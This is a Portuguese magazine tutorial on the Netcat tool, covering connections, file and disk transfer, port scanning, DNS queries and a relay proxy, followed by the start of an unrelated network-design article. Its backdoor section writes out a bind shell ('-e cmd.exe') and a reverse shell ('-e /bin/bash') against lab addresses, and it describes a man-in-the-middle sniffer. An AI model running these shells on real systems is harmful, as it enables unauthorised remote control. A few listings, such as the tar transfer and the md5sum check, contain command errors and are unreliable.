O Netcat, criado em 2004 pelo desenvolvedor conhecido como Hobbit, é uma simples ferramenta de rede bastante útil e versátil utilizada para ler e escrever dados através de redes utilizando a pilha de protocolos TCP/IP criando os mais variados serviços, por motivos de testes de conectividade, segurança, entre outros. Foi desenvolvido para ser uma ferramenta de "*back-end*" confiável, que pode ser utilizada diretamente, na linha de comando, ou indiretamente, via scripts. O Netcat pode ser integrado a outros softwares e scripts para uma série de tarefas de rede cuja utilidade e profundidade dependem apenas da imaginação e conhecimento TCP/IP do usuário.

Ainda, o Netcat pode ser utilizado facilmente para uma série de tarefas de manutenção, desenvolvimento, levantamento e *troubleshooting* de rede, pois simula praticamente todo e qualquer tipo de conexão existente, entre outras funcionalidades como:

- Conexões de entrada e/ou saída, TCP ou UDP, com origem ou destino a qualquer porta;
- Checagem completa de DNS (*forward*/*reverse*) com mensagens de *warning*;
- Habilidade de utilizar qualquer porta local;
- Habilidade de utilização de qualquer endereço IP de rede localmente configurada;
- *Scanning* de portas serializado ou randômico;
- Suporte a "*loose source-routing*";
- Pode ler argumentos de linha de comando na entrada padrão (*stdin*);
- Suporte a *slow-send mode*, linha a linha a cada n segundos;
- Envio de *dumps* hexadecimais ou arquivos;
- Funções opcionais de resposta ao protocolo Telnet.

Resumo DevMan

De que se trata o artigo:

De acordo com o rápido crescimento pela demanda de serviços de redes, infraestrutura e segurança, o profissional da área se vê em situações onde a necessidade de um rápido troubleshooting de infraestrutura para soluções de determinados problemas é extremamente imprescindível. Configurar serviços de rede complexos apenas para simples testes de conectividade tomam um tempo precioso do analista. A alternativa é a utilização de um software simples e completo a fim de dinamizar e acelerar os testes supracitados. Desta forma, este artigo tem por objetivo descrever as principais características do comando Netcat, fornecendo aos leitores os fundamentos teóricos e práticos desse software tão útil atualmente.

Em que situação o tema é útil:

Os pontos destacados nesse artigo serão úteis para a compreensão geral do funcionamento da ferramenta, bem como suas principais funções e sintaxe de comando. Os conceitos expostos também serão de profunda importância no aprofundamento no conhecimento técnico dos protocolos da pilha TCP/IP visto serem extensamente utilizados pelo comando, bem como o aprofundamento técnico do tema para profissionais e usuários da área de infraestrutura de redes ou segurança da informação.

Netcat: O canivete suíço TCP/IP::

Neste artigo serão apresentadas as principais características do comando Netcat, seu funcionamento e mecanismos de teste que o tornam uma ferramenta tão completa. Também serão apresentados exemplos práticos de utilização focados no dia a dia do administrador de redes e/ou especialista em segurança. Por fim, serão apresentados exemplos avançados aprofundando ainda mais sua utilização.

E o melhor de tudo, o Netcat é totalmente gratuito, distribuído sob a licença GNU *General Public License* (GPL), podendo ser baixado para Linux, FreeBSD, NetBSD, SunOS/Solaris, Mac OS X, Windows, entre outros, no site oficial (*http://netcat.sourceforge.net*).

Atualmente, devido a sua grande importância para administradores de rede e especialistas em segurança, principalmente para analistas especializados em testes de invasão (*Pentesters*), o Netcat já é disponível por padrão na grande maioria dos repositórios de softwares de sistemas Unix-like, o que evita o gasto de tempo com sua compilação e/ou instalação. Para os mais puristas, o Netcat também é disponível em código fonte para compilação em sistemas mais específicos.

Utilização e sintaxe básica

O Netcat foi desenvolvido para ser de simples operação utilizando parâmetros de passagem bem intuitivos. O Netcat não possui interface gráfica auxiliar oficial, por não ser de uso comum. Existem algumas implementações de entusiastas da aplicação, uma delas é o **GtkNetCat** com parâmetros bem intuitivos. Sua sintaxe é bem simples e similar a praticamente todos os comandos Unix-*like*. O nome do comando que executa o Netcat é *nc*.

Observe o exemplo de sintaxe padrão a seguir, retirado diretamente do help:

```
# nc [-options] <host> port[s] [ports]
```

Onde:

- nc: Nome do comando executável em shell do Netcat;
- [-options]: Parâmetros e opções passadas ao comando, como listen, tcp, etc.;
- <host>: IP ou nome do host a ser conectado;
- port[s]: Porta TCP/UDP utilizada para o serviço.

Tutorial



Cliente de Conexão (Client Mode)

O primeiro exemplo apresentado neste artigo é a forma mais simples de utilização do Netcat, como cliente de conexão a outros servidores ou *websites*, evitando o famigerado e bem conhecido comando Telnet. Para utilizá-lo dessa forma, basta especificar as opções de *host* e porta utilizados:

```
# nc www.kernel.org 80
GET / HTTP/1.1
```

Da mesma forma que um navegador funciona acessando um *website* na Internet digitando-se *www.kernel.org* na barra de URL, utiliza-se o Netcat como cliente de conexão TCP (substituindo o navegador web) na porta 80 (HTTP) do site *www.kernel.org*. Logo após, passa-se como parâmetro HTTP a tag "GET / HTTP/1.1" para executar um *Banner Grabbing* (captura de cabeçalho) no servidor web do site. Esse parâmetro é passado ao website por qualquer navegador web (Firefox, IE, etc.), porém o mesmo não é visualizado pelo usuário. Veja o resultado da execução do comando anterior na **Listagem 1**.

Listagem 1. Saída do comando nc www.kernel.org 80.

```
HTTP/1.1 400 Bad Request
Date: Sat, 07 Jul 2012 01:52:00 GMT
Server: Apache/2.2.22 (Fedora)
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
  <title>400 Bad Request</title>
</head><body>
  <h1>Bad Request</h1>
  <p>Your browser sent a request that this server could not understand.<br />
  </p>
</body></html>
```

Obviamente o exemplo da **Listagem 1** pode ser estendido a qualquer protocolo orientado a conexão (TCP), como servidores de e-mail (SMTP), servidores de arquivos (FTP, SAMBA), entre outros.

É importante destacar que, em se tratando de comandos tipicamente de sistemas Unix, pode-se utilizar *pipes* ("|") ou comandos de redirecionamento (">", ">>", "<") para melhorar e/ou completar seu funcionamento. Deste modo, esse mesmo exemplo poderia ser executado criando-se um arquivo *get.txt* com o conteúdo "GET / HTTP/1.1", e passando diretamente seu conteúdo ao Netcat na linha de comando:

```
# nc www.kernel.org 80 < get.txt
```

Outra forma de executar o mesmo comando seria enviar a saída do comando *echo* ou *printf* diretamente via *pipe* para o Netcat, da seguinte forma:

```
# printf 'GET / HTTP/1.1\n\n' | nc www.kernel.org 80
```

Quando nenhuma opção de protocolo a ser utilizado é especificada na linha de comando, o padrão utilizado como cliente ou servidor é o TCP (orientado a conexão), e pode ser também definido, embora não necessário, pela opção "-t" ou "--tcp". Havendo necessidade de utilização do protocolo UDP (não orientado a conexão), ele deve ser explicitamente especificado pela opção "-u" ou "--udp".

Um breve exemplo de uso do protocolo UDP no Netcat é a consulta de DNS, ao invés de usar os já conhecidos *dig*, *nslookup* entre outros:

```
# nc –u ns1.servidor.com 53
```

Modo Servidor (Listen Mode)

Muitas vezes o administrador de redes tem necessidade de testar a conectividade de serviços atravessando as interfaces de um *firewall*, porém configurar serviços como DNS ou um Web Server apenas para testes pode tomar bastante tempo. O Netcat auxilia nessa tarefa com a capacidade de entrar em modo LISTEN (-l) em qualquer *socket* ou porta (-p) do sistema, conforme pode ser visto a seguir:

```
# nc –l –p 80
```

Dessa forma, acabou-se de executar o Netcat servindo conexões (modo *Listen*) na porta 80 da mesma forma que um servidor web HTTP. É importante frisar que em sistemas Linux, apenas o usuário **root** pode iniciar serviços abaixo da porta 1024. Caso um usuário normal tente executá-lo nessas portas, receberá uma mensagem de erro como a seguir:

```
felipe@bt:~$ nc -l -p 80
Can't grab 0.0.0.0:80 with bind : Permission denied
```

Para conectar ao serviço em LISTEN, basta utilizar um cliente de conexão Telnet ou o próprio Netcat em *client mode* em outro terminal:

```
# nc 192.168.217.132 500
```

Um ponto muito interessante e importante para os exemplos a seguir é notar que, utilizando o Netcat em modo *listen* e conectando-se a ele via *client mode*, qualquer string digitada na entrada padrão (*stdin*) do *client mode*, aparecerá na saída padrão (*stdout*) do Netcat em *Listen*. Devido a esse comportamento, muitas vezes essa função é conhecida como *Chat Mode*, o que também pode ser utilizado para transmissão de qualquer outro tipo de dados, como será abordado em seguida.

Trasferência de arquivos

Uma vez que se conhece a utilidade do Netcat em *Listen Mode*, e também a função dos comandos de *Pipe* e Redirecionamento, pode-se utilizá-los em conjunto para a transferência de arquivos de diversas formas.

No exemplo, será transferido um arquivo qualquer, de nome *get.txt*, em texto claro do servidor para o servidor (cliente) que está requisitando o mesmo, com o nome de *get-cliente.txt* utilizando comandos Linux e *Pipe*. A primeira etapa para verificar se a cópia dos arquivos será íntegra é checar, com o auxílio do comando "*md5sum*", o número CRC do arquivo original e, ao final da cópia, fazer o mesmo no arquivo destino. O *checksum* é um número utilizado para checar a integridade de arquivos em *backups* ou cópias. É retirado do arquivo a ser verificado por vários comandos (foi utilizado o "md5sum"), para comparação entre as duas pontas (origem e destino) da cópia. Caso o mesmo seja idêntico, a cópia terá sido feita com sucesso.

Através da **Listagem 2**, pode-se notar que a transferência foi executada sem problemas, e o *checksum* dos arquivos *get.txt* (origem) e *get-cliente.txt* (destino) são exatamente iguais, indicando que a cópia foi feita de forma íntegra.

Utilizando esse exemplo como base, pode-se dificultar um pouco transferindo o conteúdo de um diretório, compactando-o na transferência, e descompactando-o no destino, conforme a **Listagem 3**.

Listagem 2. Comandos para Transferência de Arquivos.

```
Máquina 1 (servindo o arquivo)
# md5sum get.txt
43fe9d8de2392b2e3c0289173fed453e  get.txt
# cat get.txt | nc –l –p 10000

Maquina 2 (capturando o arquivo)
# nc 192.168.217.132 10000 > get-cliente.txt
# md5sum get.txt
43fe9d8de2392b2e3c0289173fed453e  get-cliente.txt
```

Listagem 3. Transferência de arquivos com compactação.

```
Máquina 1 (servindo o arquivo)
# tar –cf - /home/teste/ | nc –l –p 10000
Maquina 2 (capturando o arquivo)
# nc 192.168.217.132 10000 > tar –xvzf -
```

Nesse exemplo, executou-se a cópia do diretório */home/teste* da Máquina 1 para a Máquina 2 utilizando compactação *real-time* na transferência através do comando "tar –cf -".

No primeiro comando, foi compactado o diretório */home/teste* e enviados seus dados para a saída padrão com o comando "tar –cf - /home/teste/".

O processo de compactar um arquivo no momento da cópia serve como um tipo de compressão de dados que irá ajudar a customizar o tempo de transferência, que será reduzido, bem como a largura de banda necessária para tal operação.

Outro exemplo interessante é a possibilidade de clonagem de um *hard disk* de um servidor para outro via rede, como visto na **Listagem 4**.

Listagem 4. Clonagem de Disco via Rede.

```
Máquina 1 (servindo o disco destino)
# nc –l –p 3000 | bzip2 –d | dd of=/dev/sdb
Máquina 2 (enviando os dados de disco)
# bzip2 –c /dev/sda | nc 192.168.217.132 3000
```

Nesse exemplo, foi executado o Netcat em modo *Listen* na porta 3000 e redirecionada a saída para o comando *bzip2* com a opção *-d*, que compactará o arquivo no destino (Máquina 1). Logo após o mesmo será reenviado, com o auxílio do Pipe, para o software *dd*, que escreve a saída (*of=*) bit a bit no disco */dev/sdb*. Uma vez tendo o Netcat em *Listen* na Máquina 1, pode-se logar na Máquina 2 e iniciar o envio solicitando ao comando *bzip2* para compactar o

dispositivo */dev/sda* através da opção *-c* para a saída padrão. Logo após, envia-se a saída para o comando Netcat que conectará a Máquina 1 na porta 3000.

Obviamente, a compactação pode ser executada com qualquer software de linha de comando, porém foi utilizado o comando *bzip2*, diferente do primeiro exemplo, para visualizar a gama de opções de comandos existentes.

Modo Túnel Seguro com SSH (Tunneling Mode)

Na transferência executada no exemplo da **Listagem 4**, foi feito com que os dados fossem transmitidos de um servidor a outro em texto claro, o que pode ser completamente inseguro devido à importância e confidencialidade dos dados do arquivo. Com o comando SSH, pode-se criar um túnel criptografado entre as duas pontas e assim transmitir o arquivo em texto claro de forma mais segura (ver **Listagem 5**).

Listagem 5. Túnel seguro de envio de arquivos com SSH.

```
Máquina 1 (servindo o arquivo)
# cat arquivo-origem.iso | nc –l –p 8888
Maquina 2 (capturando o arquivo)
# ssh –f –L 9999:localhost:8888 backup@192.168.217.132 sleep 1; nc localhost
9999 > arquivo-destino.iso
```

No exemplo da **Listagem 5**, o servidor, em *Listen mode*, abre o arquivo *arquivo-origem.iso* e o serve na porta 8888. No computador cliente, cria-se um túnel SSH na porta 9999 em *localhost* (127.0.0.1) e o associa-se a porta 8888, acessada via SSH, com o usuário *backup* no servidor que está servindo o arquivo original, 192.168.217.132. A conexão irá solicitar ao usuário *backup* a senha SSH para conexão, e quando preenchida, iniciará a cópia para o arquivo *arquivo-destino.iso*.

Executando comandos em Modo Listen (Backdoor Mode)

O Netcat possui uma opção, particularmente importante para especialistas em segurança e *pentesting*, para inclusão de *backdoors* (falhas de segurança), que permite executar qualquer comando ou script remoto na máquina que serve o socket, a opção *-e*. Um breve exemplo executado em um servidor Windows, criando um shell remoto, pode ser visto na **Listagem 6**.

Nota-se que o serviço foi iniciado na porta 2000 no servidor Windows, solicitando a execução do comando *cmd.exe* com a opção *–e*. Uma vez conectados, verificando o *banner* do sistema, é recebido o *Command Prompt* (tela "C:\>") e executa-se o comando *dir*. Observa-se que quando é utilizado o comando *echo %USERDOMAIN%\%USERNAME%*, recebe-se a resposta *SERVER\Administrator*, indicando que se está conectado com permissões de administrador do sistema, já que executou-se também o Netcat com permissões de super usuário. Tem-se agora, portanto, acesso irrestrito ao sistema.

Uma opção muito importante usada em conjunto com *-e* é a opção *Stealth Mode -d*. Ela faz com que o console seja desconectado do comando *cmd.exe* utilizado. Assim, pode-se executar o comando em *background* sem correr o risco de o serviço cair quando da desconexão do cliente. Essa opção existe apenas em sistemas operacionais Microsoft Windows, uma vez que em sistemas Unix e Linux o caractere especial & já faz o serviço.

Os comandos da **Listagem 6** podem ser facilmente alterados para servir *backdoors* como meio de entrada remota ao servidor, utilizando não necessariamente um *Shell*, porém também outros comandos e scripts.

Listagem 6. Criando um Shell Windows Remoto.

```
Máquina 1 (Windows)
C:\nc11nt> netcat.exe –l –p 2000 –e cmd.exe -d

Maquina 2 (Linux)
# nc 192.168.217.2 2000

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\nc11nt> dir
 dir
 Volume in drive C has no label.
 Volume Serial Number is AE7D-CB8E

 Directory of C:\nc11nt

08/07/2012 17:01    <DIR>          .
08/07/2012 17:01    <DIR>          ..
28/11/1997 14:48            12.039 doexec.c
09/07/1996 16:01             7.283 generic.h
06/11/1996 22:40            22.784 getopt.c
03/11/1994 19:07             4.765 getopt.h
06/02/1998 15:50            61.780 hobbit.txt
28/11/1997 14:36               544 makefile
03/01/1998 14:37            59.392 nc.exe
04/01/1998 15:17            69.081 NETCAT.C
16/09/2009 14:39             7.070 readme.txt
               9 File(s)        244.738 bytes
               2 Dir(s)  111.135.408.128 bytes free

C:\nc11nt> echo %USERDOMAIN%\%USERNAME%
echo %USERDOMAIN%\%USERNAME%
SERVER\Administrator
```

Criando um Shell Reverso

No exemplo da **Listagem 6**, foi aberto diretamente no servidor um *shell* para conexão via cliente. No entanto, na maioria das vezes, o *firewall* não permite a abertura das portas utilizadas, ou de um *shell* local. Para tal situação, existe o recurso de abrir um shell reverso, onde o *Listen* é iniciado no servidor, porém o *shell* é solicitado pela ponta que conecta, ou seja, o cliente. Para deixar o exemplo mais completo, o servidor em *Listen* será um Windows, e a máquina cliente será um Linux. Veja este caso na **Listagem 7**.

Dessa forma cria-se um *shell* reverso remoto para o cliente. Portanto, basta executar qualquer comando no servidor, que o mesmo será executado na máquina cliente, como mostrado na **Listagem 8**.

Nota-se que no exemplo da **Listagem 8** foram executados dois comandos. Respectivamente, "whoami" e "pwd", que verificam

com qual usuário está logado e qual é o diretório corrente.

Criar um shell reverso tem diversas utilidades, como copiar comandos e/ou *exploits* (scripts que exploram falhas através de código malicioso) para o servidor alvo, bem como executar rotinas e criar novos *backdoors* para posterior acesso ao servidor.

Scanner de Portas (Scanner Mode)

Embora não tão completas como as do conhecido Nmap, o Netcat possui opções para escanear portas de *hosts* de rede de forma serializada ou randômica, e com suporte a inclusão de *port range*, como visto no exemplo da **Listagem 9**.

Listagem 7. Criando um Shell Reverso.

```
Máquina 1 (Windows)
C:\nc11nt> nc.exe –nvl –p 2000
Listening on [any] 2000 …
Máquina 2 (Linux)
# nc 192.168.217.2 2000 –e /bin/bash
```

Listagem 8. Execução de comandos no Cliente.

```
C:\nc11nt> nc.exe –nvl –p 2000
Listening on [any] 2000 …
Connect to [192.168.217.2] from <192.168.217.132> 52456
whoami
root
pwd
/root
```

Listagem 9. Scaneamento de Portas.

```
# nc –v –n –w 2 –r –z 192.168.217.2 100-500
(UNKNOWN) [192.168.217.2] 445 (microsoft-ds) open
(UNKNOWN) [192.168.217.2] 443 (https) open
(UNKNOWN) [192.168.217.2] 139 (netbios-ssn) open
(UNKNOWN) [192.168.217.2] 135 (loc-srv) open
```

Na **Listagem 9**, utilizou-se o Netcat para escanear (opção *–z*) o servidor *192.168.217.2* especificando um *range* de portas (*100-500*) com o caractere "-" entre a porta início e a porta fim. Também usou-se a opção *-n* para evitar uma consulta de DNS reverso no IP alvo do *scanner* e a opção *-v* (*verbose*) para adicionar mais detalhes à saída. A opção *–v* (*verbose mode*) adiciona mais detalhes ao resultado do comando e pode ser utilizada até duas vezes ("-vv"). Nota-se também que, dependendo da quantidade de portas configuradas no *range*, o tempo de escaneamento torna-se muito alto, motivo pelo qual utiliza-se a opção *-w 2*, para permitir um *timeout* de dois segundos por porta, visando acelerar o processo. Outra funcionalidade importante para aumentar as chances de sucesso é randomizar o escaneamento de portas, empregando para isso a opção *-r*.

A função de *scanning* do Netcat exibe como saída apenas as portas em *listen* (abertas) do *range* utilizado, e não todas as escaneadas.

Caso seja necessário o *scanning* de poucas portas, elas podem ser definidas uma a uma separadas pelo delimitador espaço, como demonstrado a seguir:

```
# nc –v –n –w 2 –r –z 192.168.217.2 443 445 500
```

Embora muito pouco frequente, ocasionalmente o *host* alvo pode estar negando a consulta de portas. Esse comportamento pode ser proveniente de algum problema na rede que não permita acessar remotamente as portas utilizadas na velocidade desejada. Isso pode gerar mensagens de erros diferentes como *time out* (ver **Listagem 10**).

Nota-se que, no exemplo da **Listagem 10**, foi retirada a opção *-n* para visualizar a consulta reversa do servidor. Devido a isso, foi mostrado todos os registros reversos do FQDN (*Fully Qualified Domain Name*) consultados.

Executando DNS Queries

Utilizando a opção "*-u*" para pacotes UDP pode-se simular uma consulta DNS (DNS *Query*) a um determinado servidor. Para isso, primeiramente precisa-se iniciar o Netcat em *Listen Mode* na porta 53/UDP. Em outro terminal, verifica-se como é construída a estrutura da string de DNS *query*, executando-a no servidor criado localmente na porta 53/UDP (Terminal 1 da **Listagem 11**) e enviando a saída da consulta para o arquivo *dns-query.txt*, como apresentado na **Listagem 11**.

Listagem 10. Mensagens de Time Out.

```
# nc -v -w 2 -r -z www.google.com 22 23 24 25
DNS fwd/rev mismatch: www.l.google.com != yx-in-f106.1e100.net
DNS fwd/rev mismatch: www.l.google.com != yx-in-f147.1e100.net
DNS fwd/rev mismatch: www.l.google.com != yx-in-f99.1e100.net
DNS fwd/rev mismatch: www.l.google.com != yx-in-f104.1e100.net
DNS fwd/rev mismatch: www.l.google.com != yx-in-f103.1e100.net
DNS fwd/rev mismatch: www.l.google.com != yx-in-f105.1e100.net
www.l.google.com [74.125.45.106] 22 (ssh) : Connection timed out
www.l.google.com [74.125.45.106] 23 (telnet) : Connection timed out
www.l.google.com [74.125.45.106] 24 (?) : Connection timed out
www.l.google.com [74.125.45.106] 25 (smtp) : Connection timed out
```

Listagem 11. Simulando consultas DNS.

```
Terminal 1
# nc –u –i –p 53 > dns-query.txt
Terminal 2
# dig www.website.com @localhost
```

Dentro do arquivo *dns-query.txt* estará a consulta DNS da forma como a estrutura da *query* foi interpretada pelo Netcat. Agora precisa-se remeter o conteúdo do arquivo para algum servidor DNS válido, com o objetivo de simular a consulta. Pode-se, portanto, reutilizar a resposta como uma *query* executada diretamente pelo Netcat no comando a seguir, onde, na saída padrão, será exibido o conteúdo da *query* executada:

```
# cat dns-query.txt | nc –u ns1.servidor.com 53
```

Servindo páginas web

Outro recurso do Netcat é servir páginas simples HTML (da mesma forma que um servidor web) para utilização em testes ou até mesmo em *exploits*. Para ilustrar um exemplo, foi criada uma pequena página HTML de nome *pagina.html* com o conteúdo da **Listagem 12**.

Listagem 12. Código HTML do arquivo pagina.html.

```
<html>
 <title>Pagina de teste</title>
 <body>
   <h2>Alo Netcat</h2>
   <h2>Bem Vindo</h2>
 </body>
</html>
```

Para evitar instalar e configurar um servidor web do zero, utiliza-se estruturas de laço *"while"* em *shell* script, para evitar que a página feche criando uma operação que nunca expira (*"while true"*). Logo após, concatena-se a saída do arquivo *pagina.html* para o Netcat já em *Listen* na porta 80/TCP, com o comando "nc -l -p 80 -q 1 < pagina.html". Logo após, fecha-se a condição *"while"* com o *"done"* da seguinte forma:

```
# while true; do nc -l -p 80 -q 1 < pagina.html ; done
```

Assim, acaba-se de criar um servidor na porta 80/TCP disponibilizando nele a página *pagina.html*. Nota-se que o comando executado ficará no terminal até que seja finalizado com um *ctrl+c*.

Em seguida, abre-se outro terminal e checa-se com o comando "netstat –platun | grep 80", se o comando foi executado e está rodando com sucesso:

```
# netstat -platun | grep 80
tcp      0     0 0.0.0.0:80      0.0.0.0:*     LISTEN     7155/nc
```

A saída do comando "netstat" mostra que o comando Netcat foi executado com sucesso e está respondendo na porta 80.

Uma vez que a página esteja funcionando na porta escolhida, basta abrir o endereço IP do servidor utilizado na barra de URL de qualquer browser da mesma forma que seria feito com uma página normal (**Figura 1**).




Figura 1. Abrindo o arquivo pagina.html do servidor no navegador web

Se retornar ao terminal que está servindo a conexão, observa-se a utilização do browser Microsoft Internet Explorer 9.0, como mostra o *banner* de *"User Agent"* da **Listagem 13**.

Definindo o IP de Origem

Em determinadas situações, onde o servidor possui diversos IPs configurados em uma ou mais interfaces de rede, é necessário definir um IP que se deseja utilizar no Netcat. Quando não é definido um IP de origem, o serviço entrará em *Listen* em todos os IPs disponíveis no servidor, que no *Shell* Linux é referido pelo IP 0.0.0.0. Como pode ser visto na **Listagem 14**, executa-se o comando Netcat no *Terminal 1* e o comando "netstat" no *Terminal 2*.

Listagem 13. Banner "User Agent" do Navegador Web.

```
# while true; do nc -l -p 80 -q 1 < pagina.html ; done

GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: pt-BR
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64;
Trident/5.0)
Accept-Encoding: gzip, deflate
Host: 192.168.217.132
Connection: Keep-Alive

GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64;
Trident/5.0)
Host: 192.168.217.132
Connection: Keep-Alive
```

Listagem 14. Comando Netcat sem definição de IP específico.

```
Terminal 1
# nc–l –p 12345
Terminal 2
# netstat -platun | grep 1234
tcp      0     0  0.0.0.0:12345   0.0.0.0:*   LISTEN     2244/nc
```

Para evitar esse comportamento, pode-se utilizar a opção *-s* para definir um IP de origem específico onde o *socket* ficará em *Listen*.

Utilizando o comando "ifconfig –a" | grep inet", observa-se que o servidor possui dois IPs diferentes:

```
# ifconfig -a | grep inet
  inet addr:192.168.217.132  Bcast:192.168.217.255  Mask:255.255.255.0
  inet addr:192.168.217.135  Bcast:192.168.217.255  Mask:255.255.255.0
```

Será então utilizado o Netcat executando dois serviços em dois IPs diferentes. O primeiro serviço será criado na porta 12345 no IP 192.168.217.132 e o segundo na porta 12346 no IP 192.168.217.135, executando cada comando em um terminal diferente, como na **Listagem 15**.

Listagem 15. Criando dois serviços em portas e IPs diferentes.

```
Terminal 1
# nc –s 192.168.217.132 –l –p 12345
Terminal 2
# nc –s 192.168.217.2 12346 –l –p 12346
```

Em um terceiro terminal, utiliza-se o comando *"netstat"* e visualiza-se os dois IPs, cada um executando um dos servi-

ços supracitados, fornecendo o acesso às portas apenas no IP especificado:

```
# netstat -platun | grep 1234
tcp      0  0 192.168.217.132:12345  0.0.0.0:*  LISTEN     2231/nc
tcp      0  0 192.168.217.135:12346  0.0.0.0:*  LISTEN     2232/nc
```

Proxy TCP genérico

Existe uma funcionalidade muito conveniente do Netcat quando se utiliza o comando em conjunto com arquivos Linux do tipo *pipe*. Pode-se, por assim dizer, criar um *sniffer* como um "*man-in-the-middle*" para monitorar o tráfego entre o cliente, que requisita o acesso, e o servidor na ponta final. Assim, pode-se levantar informações para executar atividades maliciosas ou simplesmente como forma de *debug* do tráfego da rede.

Desse modo, consegue-se visualizar exatamente a sequência de caracteres retornada pelo servidor remoto e, consequentemente, monitorar o tráfego de acesso a essa porta.

Para executar essa tarefa, precisa-se primeiramente criar um arquivo do tipo *pipe*, como a seguir:

```
# mknod backpipe p
```

Uma vez criado o *pipe*, utiliza-se o Netcat para criar um servidor na porta 80/TCP, setando também um outro Netcat (recebendo dados via *pipe* do comando anterior) para falar com o servidor real em sua porta original, que no exemplo é 81/TCP. Dessa forma, faz-se com que eles passem todos os dados que recebem de um para o outro, formando juntos um *proxy*, algo como um *sniffer* "*man-in-the-middle*" na conexão, como no comando a seguir:

```
# nc –l –p 80 0<pipe-retorno | tee –a entrada | nc localhost 81 | tee –a saida 1>pipe-retorno
```

Devido ao fato de *pipes* do Bash Linux apenas transportarem dados unidirecionalmente, precisa-se de um meio de levar as respostas junto com os dados. Cria-se então um *pipe* no sistema de arquivos local para carregar os dados de volta no sentido contrário.

Requisições destinadas ao proxy, chegando no primeiro comando Netcat, ficam em estado LISTEN na porta 80. Em seguida, estas requisições são reenviadas via *pipe* ao comando *tee*, que as loga no arquivo "entrada". Logo após a saída do comando, a requisição é enviada para o segundo comando Netcat, que conecta ao servidor web real. Quando a resposta retorna do servidor, chega diretamente ao segundo comando Netcat, e é escrita pelo segundo comando *tee* no arquivo "saida". A mesma resposta do comando é replicada para o *pipe* "pipe-retorno" no sistema de arquivos local.

Devido à complexidade do comando, o mesmo pode ser mais bem analisado e entendido no diagrama de fluxo de dados da **Figura 2**.

À primeira vista, essa operação pode parecer um pouco mais complicada do que o habitual. Portanto, reserve um tempo para entender a sintaxe, a fim de, com um pouco de criatividade, também poder utilizá-la em seus scripts diários, caso necessário.




Figura 2. Diagrama de fluxo do comando Netcat

Conclusão

O comando Netcat é bastante completo e flexível, sendo uma ferramenta chave para qualquer analista de TI, desde programadores a especialistas em segurança e redes. Pode ser facilmente utilizada na criação de programas para testes, *troubleshooting* de rede, *exploits* ou scripts, auxiliando em todas as funções diárias de gerenciamento.

Existem diversos outros exemplos que podem ser visualizados no próprio pacote do Netcat, e assim como os citados neste artigo, servem de ponto de partida para seus próprios exemplos e scripts.

O único limite existente para transformar o Netcat em uma ferramenta completa e útil, cheia de funcionalidades, é a sua própria criatividade e necessidade.

Embora o Netcat seja largamente utilizado pela sua gama de funcionalidades, existem alternativas mais atuais que aumentam ainda mais o seu poder e utilidade, suportando mais protocolos e funções, como o Ncat. Porém, esse é um assunto para outro artigo.



Felipe Martins
admin@felipemartins.info
Pós-graduado em Master Security of Information pelo NCE-UFRJ, Pós-graduado em Criptografia e Segurança em Redes pela UFF, Bacharel em Ciência da Computação. Atua no ramo de Segurança da Informação e Testes de Invasão como Especialista, Consultor e Instrutor há mais de 15 anos. É autor e revisor de artigos em revistas conhecidas como Hakin9 Magazine, Pentest Magazine e CHMag, possui diversas certificações de mercado de empresas como Offensive Security, ISC2, SANS, EC-Council, Red Hat, Suse, Microsoft, McAfee, Symantec, CheckPoint, HP, ArcSight, Rapid7, LPI, entre outras, e possui um blog especializado em Segurança e Tecnologia (http://www.felipemartins.info).

Site Oficial do Netcat
http://netcat.sourceforge.net/

Site Oficial do Netcat versão 1.10
http://nc110.sourceforge.net/

Livro "Netcat Power Tools", escrito por Giovanni Giacobbi
www.adaptivepath.com/publications/essays/archives/000385.php

RFC 1035 Domain Names – Implementation and Specification
http://www.faqs.org/rfcs/rfc1035.html

Site do GtkNetCat
http://linux.softpedia.com/get/System/Networking/GtkNetCat-39311.shtml

Projeto de redes de computadores

Aprenda como desenvolver projetos de redes utilizando a abordagem top-down

Desenvolver um projeto de redes de computadores geralmente é uma atividade complexa, pois envolve componentes com características distintas, como cabeamento, switches, roteadores, firewalls, protocolos da camada de enlace e de rede, entre outros. Além disso, frequentemente são disponibilizadas novas tecnologias e protocolos pelos fornecedores de hardware e software para atender às demandas crescentes de segurança, escalabilidade, confiabilidade, acesso remoto e largura de banda. Assim, os projetistas são desafiados a criar estruturas que sejam o estado da arte da tecnologia para redes de computadores, mesmo com esta em contínua evolução.

Neste cenário de diversas tecnologias, hardwares e softwares, é necessário selecionar e integrar os recursos a serem empregados conforme os serviços suportados. Para ilustrar, suponha uma corporação que substituirá sua plataforma de telefonia atual por um novo sistema com a tecnologia de voz sobre IP (Internet Protocol). Visando assegurar a qualidade das chamadas telefônicas, o projeto contemplará, entre outros requisitos, a implantação de mecanismos para a priorização dos fluxos de voz. Caso a infraestrutura também seja utilizada para vídeo-chamadas, será imprescindível a revisão de todos os enlaces de comunicação da matriz com suas filiais, garantindo que estes possuam capacidade para acomodar o tráfego adicional gerado sem prejudicar as demais aplicações. Observe que o departamento de segurança da informação poderá solicitar a cifragem (criptografia) das chamadas, a fim de garantir a confidencialidade das informações. Neste contexto, poderá ser necessária a especificação de dispositivos diferentes para atender o novo requisito. Este simples exemplo revela que o escopo pode sofrer alterações radicais para 